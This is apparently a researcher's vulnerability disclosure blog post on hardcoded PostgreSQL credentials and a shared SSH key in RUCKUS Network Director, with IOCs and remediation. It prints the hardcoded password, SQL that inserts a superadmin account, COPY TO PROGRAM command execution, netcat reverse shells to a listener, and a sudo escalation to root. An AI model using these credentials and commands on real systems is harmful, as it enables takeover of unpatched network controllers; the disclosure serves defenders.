Hardcoded for Your Convenience: RUCKUS Network Director CVE-2025-67304, CVE-2025-67305
RUCKUS Network Director Hardcoded SSH keys and PostgreSQL Credentials
Intro
During a chat I had with business colleagues regarding wireless attacks, someone mentioned they were using an on-premise RUCKUS Networks (CommScope) solution which has features for rogue wireless access point detection. I hate rogue access point detection as it can burn you during red teaming engagements, so I decided to find out what products does Ruckus provide.
Ruckus SmartZone product family stood out for rogue access point detection features, but reading some product specifications I found out that there is another product named Network Director, that manages the whole fleet of Ruckus devices. Attacking controllers is far more interesting to me due to subsequent systems impact. So, what is RND?
The Ruckus Network Director (RND) is application software, which targets an “on-premise” deployment model and establishes a level above Ruckus SmartZone (SZ) controllers, in order to manage the entire Ruckus Network in large scale multi-cluster infrastructures. The Network Director incorporates network inventory and access point registration components into a single application User Dashboard Interface. Network Director helps to improve network operations efficiency through an extensive feature set and scales to support 1 million access points.
So we are talking about a product designed to scale up to a million access points. Compromise the controller, compromise the network, compromise the fleet. Let’s take a look.
Hardcoded PostgreSQL credentials (CVE-2025-67304)
Ruckus allows you to download the Ruckus Network Director Open Virtualization Appliance (OVA). The latest version at the time was 4.5.0.52. OVA is nice as it is easy to load the appliance and poke around it. Setting up the RND appliance was pretty straight forward - basically you set an IP address, change the admin password for the appliance / web interface, configure it as a primary or secondary node and you are good to go. Here is what the web UI looks like (taken from official documentation):

Logging in via the console or SSH does not provide you the usual shell access. Instead, you are provided with a custom-made jail (implemented in /opt/ruckuswireless/rnd-cli/rnd-cli.jar if you want to take a look) which only allows you to change the appliances’ configuration, revert to factory defaults and other uninteresting stuff, obviously missing a reverse-shell menu item. So, I tried changing the bootloader parameters to drop to a shell with init=/bin/sh, but in my case the boot process just hanged and the appliance did not load. As I had the OVA file, I unpacked it and mounted with the guestmount utility.
What can grep -Rinw password /mnt/rnd/ find? Well, a file named /opt/ruckuswireless/rnd/config/config.json that contains hardcoded PostgreSQL credentials for the ruckus database.
1
2
3
4
5
6
7
8
9
10
{
    "production": {
        "username": "ruckus",
        "password": "ruckus!345@rnd",
        "database": "ruckus",
        "host": "127.0.0.1",
        "port": 9999,
        "dialect": "postgres"
    }
}
The config says "host": "127.0.0.1". So, PostgreSQL only listens on loopback and is not network-reachable?
1
2
3
4
5
6
nmap -sV 10.0.13.138 -p5432 -T4 -n
Starting Nmap 7.98 ( https://nmap.org ) at 2025-09-23 22:55 +0200
Nmap scan report for 10.0.13.138
Host is up (0.012s latency).
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 14.0
Not quite. Let’s try the credentials:
1
2
3
4
5
6
7
8
9
10
11
$ psql -h 10.0.13.138 -U ruckus -d ruckus
Password for user ruckus:

ruckus=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 pgpool    | Superuser, Create role, Create DB                          | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
 repl      | Replication                                                | {}
 ruckus    | Superuser, Create role, Create DB                          | {}
They are valid and we get superuser privileges. Why, thank you. This allows to modify the database as you wish, but I’ve found the users table the most interesting, as you can add new admin users or obtain user password hashes:
1
2
3
4
5
ruckus=# select username, email, password from users;
 username |          email          |                           password
----------+-------------------------+--------------------------------------------------------------
 admin    | testing@example.com     | 6d20ced02e134XXXX961b0429ef01e0205796e25XXXX2f1aac411df57d2b7
(1 row)
Adding a new admin user admin2 with password Password01!:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
INSERT INTO users (
    id, username, password, role, email, allowunregisteredap,
    allowunregisteredswitch, overrideapconfig, prioritizebyapmodel,
    timezones, backupsettings, ndbackupsettings, backprocesssettings,
    lastlogin, theme, customcharttheme, apregrulesettings, switchregrulesettings,
    sessiontimeout, active, "createdAt", "updatedAt", isdefaultregrulesenabled,
    "enableSnmp", "enableSnmpv3"
)
SELECT
    gen_random_uuid(),
    'admin2',
    '5b0b0a928e53af0d81a362f211f5af81:be0b8003d1a016a1b03598ab203866da863cb74aba8db39a9a7343914b2ab8e33a565e921cdbb10408d7bc13207b6ffc',
    'SUPERADMIN',
    'admin2@ruckus.com',
    false, false, true, false,
    timezones, backupsettings, ndbackupsettings, backprocesssettings,
    NULL, theme, customcharttheme, apregrulesettings, switchregrulesettings,
    '2h', 1, now(), now(), false,
    false, false
FROM users WHERE username = 'admin'
LIMIT 1;
Let’s confirm that it is possible to login at the admin panel at https://ruckus:8443 with the newly created admin2 user. 
With admin access to the Network Director web interface you could:
- Redirect APs to a malicious SmartZone cluster and MitM the traffic
- Modify AP registration rules
- Create / modify API tokens for persistent access
- Add rogue admin accounts or reconfigure authentication
- Access audit logs, alarms, and SNMP configuration
- Schedule or trigger configuration backups, maybe even exfiltrate configs from other devices
How about some command execution?
1
2
3
4
5
6
7
8
9
10
11
ruckus=# COPY (SELECT '') TO PROGRAM 'id';
COPY 1
ruckus=# CREATE TEMP TABLE cmdout(line text);
COPY cmdout FROM PROGRAM 'id';
SELECT * FROM cmdout;
CREATE TABLE
COPY 1
                         line
-------------------------------------------------------
 uid=26(postgres) gid=26(postgres) groups=26(postgres)
(1 row)
But I like shells. Netcat is already present on the system, so obtaining a reverse shell is a command away:
1
ruckus=# COPY (SELECT '') TO PROGRAM 'nc 10.0.13.138 4444 -e /bin/bash';
1
2
3
4
5
6
7
8
9
10
11
user@attacker:~$ nc -klnvp 4444
listening on [any] 4444 ...
connect to [10.0.13.138] from (UNKNOWN) [10.0.13.136] 58042
id
uid=26(postgres) gid=26(postgres) groups=26(postgres)
uname -a
Linux ruckus 3.10.0-1160.119.1.el7.x86_64 #1 SMP Tue Jun 4 14:43:51 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
ps -ef |grep bash
...
postgres 12682 12057  0 20:49 ?        00:00:00 nc 10.0.13.138 4444 -e /bin/bash
...
Hardcoded SSH keys (CVE-2025-67305)
Since I already have everything set-up, I decided to try finding some more low-hanging fruit. I believe you would rather see a chain of 6 obscure web vulnerabilities that I cannot even pronounce, but what find /mnt/rnd/ -type f -name "id_rsa*" found is just irreplaceable.
1
2
3
4
5
6
7
8
9
10
$ la -la /mnt/rnd/data/var/lib/pgsql/.ssh
total 12
drwxr-xr-x. 2 postgres postgres   75 Aug  5 03:18 .
drwx------. 7 postgres postgres  166 Sep 23 19:07 ..
-rw-------. 1 postgres postgres  553 Aug  5 03:18 authorized_keys
-r--------. 1 postgres postgres 2622 Aug  5 02:59 id_rsa_pgpool
-rw-r--r--. 1 postgres postgres  553 Aug  5 02:59 id_rsa_pgpool.pub
$ sha256sum /mnt/rnd/data/var/lib/pgsql/.ssh/id_rsa_pgpool*
24890808bc8c1715ec4146645d697464d48661333e19a93d516d69788534fcd6  id_rsa_pgpool
2b4fb15d13d50984e074f81f400fe2c06c40912e3feebadcbbeb485e50388db4  id_rsa_pgpool.pub
1
2
3
4
5
6
ssh postgres@10.0.13.139 -i ./id_rsa_pgpool
Last login: Wed Sep 24 07:27:39 2025 from 10.0.13.138
-bash-4.2$ id
uid=26(postgres) gid=26(postgres) groups=26(postgres)
-bash-4.2$ hostname
ruckus
Same postgres user, same superuser database privileges, but now direct SSH access. Just a private key that ships identical across every single deployment. Let’s see what else could go wrong.
Root? Maybe?
What I have always found most entertaining in social media posts are over-exaggerations of the vulnerability itself and its impact.
“I found a stored XSS triggered by someone visiting my profile and looking at my SVG profile photo. The only problem is that no one can view other people’s profiles in this app. But let’s say someone can and it happens to be an admin who removed all the normally-present secure cookie attributes from the servers’ configuration. I could then execute code on the OS and get a shell. Mercury being in retrograde is required.”
I will shamelessly use the same over-exaggerating tactics here — purely for fun, as things got funny later.
So, you got a shell on the Network Director, you can access the database and you obtained password hashes from other users. Let’s assume that you actually cracked a password hash for some user and that their web UI password is the same as for the admin user used for terminal access. OK? Mercury still retrograde? OK. Then you can actually perform local privilege escalation, due to /etc/sudoers configuration:
1
2
3
4
## Read drop-in files from /etc/sudoers.d (the # here does not mean a comment)
#includedir /etc/sudoers.d
admin ALL=(ALL) NOPASSWD:ALL
sshuser ALL=(ALL) NOPASSWD:ALL
If you just su admin - you get dropped into that jail-ed shell (in /opt/ruckuswireless/rnd-cli/rnd-cli.jar), so I did it this way:
1
2
3
4
5
bash-4.2$ id
uid=26(postgres) gid=26(postgres) groups=26(postgres)
bash-4.2$ su admin --shell=/bin/bash -c 'nc 10.0.13.138 4433 -e /bin/bash'
su admin --shell=/bin/bash -c 'nc 10.0.13.138 4433 -e /bin/bash'
Password: *****
On the attacking machine:
1
2
3
4
5
6
7
8
9
10
user@attacker:~$ nc -klnvp 4433
listening on [any] 4433 ...
connect to [10.0.13.138] from (UNKNOWN) [10.0.13.136] 42264
id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
uname -a
Linux ruckus 3.10.0-1160.119.1.el7.x86_64 #1 SMP Tue Jun 4 14:43:51 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
sudo su -
id
uid=0(root) gid=0(root) groups=0(root)
And now for the funny thing - Ruckus was aware of this issue:
1
2
3
4
5
[root@ruckus ~]# pwd
/root
[root@ruckus ~]# grep "TODO should not hard-code SSH key" original-ks.cfg -A2
# TODO should not hard-code SSH key
sshkey --username=postgres "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDvMzXnVJ5g6KVJ6SPvrAu57GhWhxvsHz0PDnl0e75v/imnd121XLquI47ASI6nZ6L/BDYcz5FjDu+XpB1MU44EUGbx84LahW29tW7wrKpmXXy78s1aS6ACmmr3FIbwMZW4Q6sCf1wX3QCvjBIMIU65btDpNy2ngjz2ubPq57Iz3y398nsg8tyk7RiB2iGYLNwnDLwpBPnfkHkDmxvqlwEp95C8kdqfQQwWSyNQxHLHCSFYUxPecez7a/O9wp8xKpOXiQDpdfyvjeWa0AdcSBo2Yg1yvhs7brqXZcBZnWyjtoOLhzZNT4PkYAR7+jTbKuwJu2OMQWE35kabYCHDellOoq0m/6AXCAW97x66IH2m4Whhh4+jOXMxfVQCTe/ef+tL7MaxJh/pzTq2hM5hKJT5W+lHSgFq5cxGq9t7o+M7vEE1ZK8N66/vIaKLfYtZzPm+OldigGqXieC3c8TlzyAnoqU1d7eMLX1Kt0EoVNQ8zQQft4yNITDYU1VTAG4RyJ0="
Both vulnerabilities are trivial to exploit. No fuzzing, no reverse engineering, no chaining of obscure primitives. Just a grep and a find. The point is not the complexity of the attack but the fact that these issues shipped in an enterprise appliance managing wireless infrastructure at scale, with a TODO comment in the codebase acknowledging one of them. Hardcoded credentials and keys are a solved problem. The tooling to detect them exists, the guidance to avoid them exists, and yet here we are.
IOCs, Remediation and References
Indicators of Compromise
- Unexpected admin user accounts in the web interface
- SSH logins as the
postgresuser (I found some instances of RND on Shodan with SSH exposed) - Inbound connections to port 5432/TCP on the Network Director host from external IPs, if you somehow exposed PostgreSQL to the Internet
- Unusual outbound traffic (reverse shells?) originating from the host as
postgres - Presence of
ruckus!345@rndas the production password in/opt/ruckuswireless/rnd/config/config.json - Files
id_rsa_pgpool/id_rsa_pgpool.pubin/data/var/lib/pgsql/.ssh/with sha256sums24890808bc8c1715ec4146645d697464d48661333e19a93d516d69788534fcd6/2b4fb15d13d50984e074f81f400fe2c06c40912e3feebadcbbeb485e50388db4
Remediation To fix both vulnerabilities, upgrade to RUCKUS Network Director 4.5.0.56.
Post-patch verification:
- PostgreSQL (5432/TCP) is no longer network accessible
- PostgreSQL password is now randomly generated per deployment
- SSH keys for the postgres user are now unique per deployment (hardcoded keys removed)
After upgrading, audit the users table in the ruckus database for unauthorized admin accounts.
References
- Vendor Advisory - CommScope: RUCKUS Network Director Critical Security Bypass Vulnerability
- CVE-2025-67304 - https://nvd.nist.gov/vuln/detail/CVE-2025-67304
- CVE-2025-67305 - https://nvd.nist.gov/vuln/detail/CVE-2025-67305
Outro
Both issues were responsibly disclosed to CommScope via HackerOne and fixed promptly. Vendor response and cooperation throughout the process was really good - coordinated disclosure works when vendors actually engage. The takeaway is not new: default credentials and hardcoded keys in appliances are a trivially exploitable vulnerability class, and the fact that a TODO comment acknowledging the SSH key issue existed in the codebase makes it particularly avoidable.
Grep the planet.
kr3bz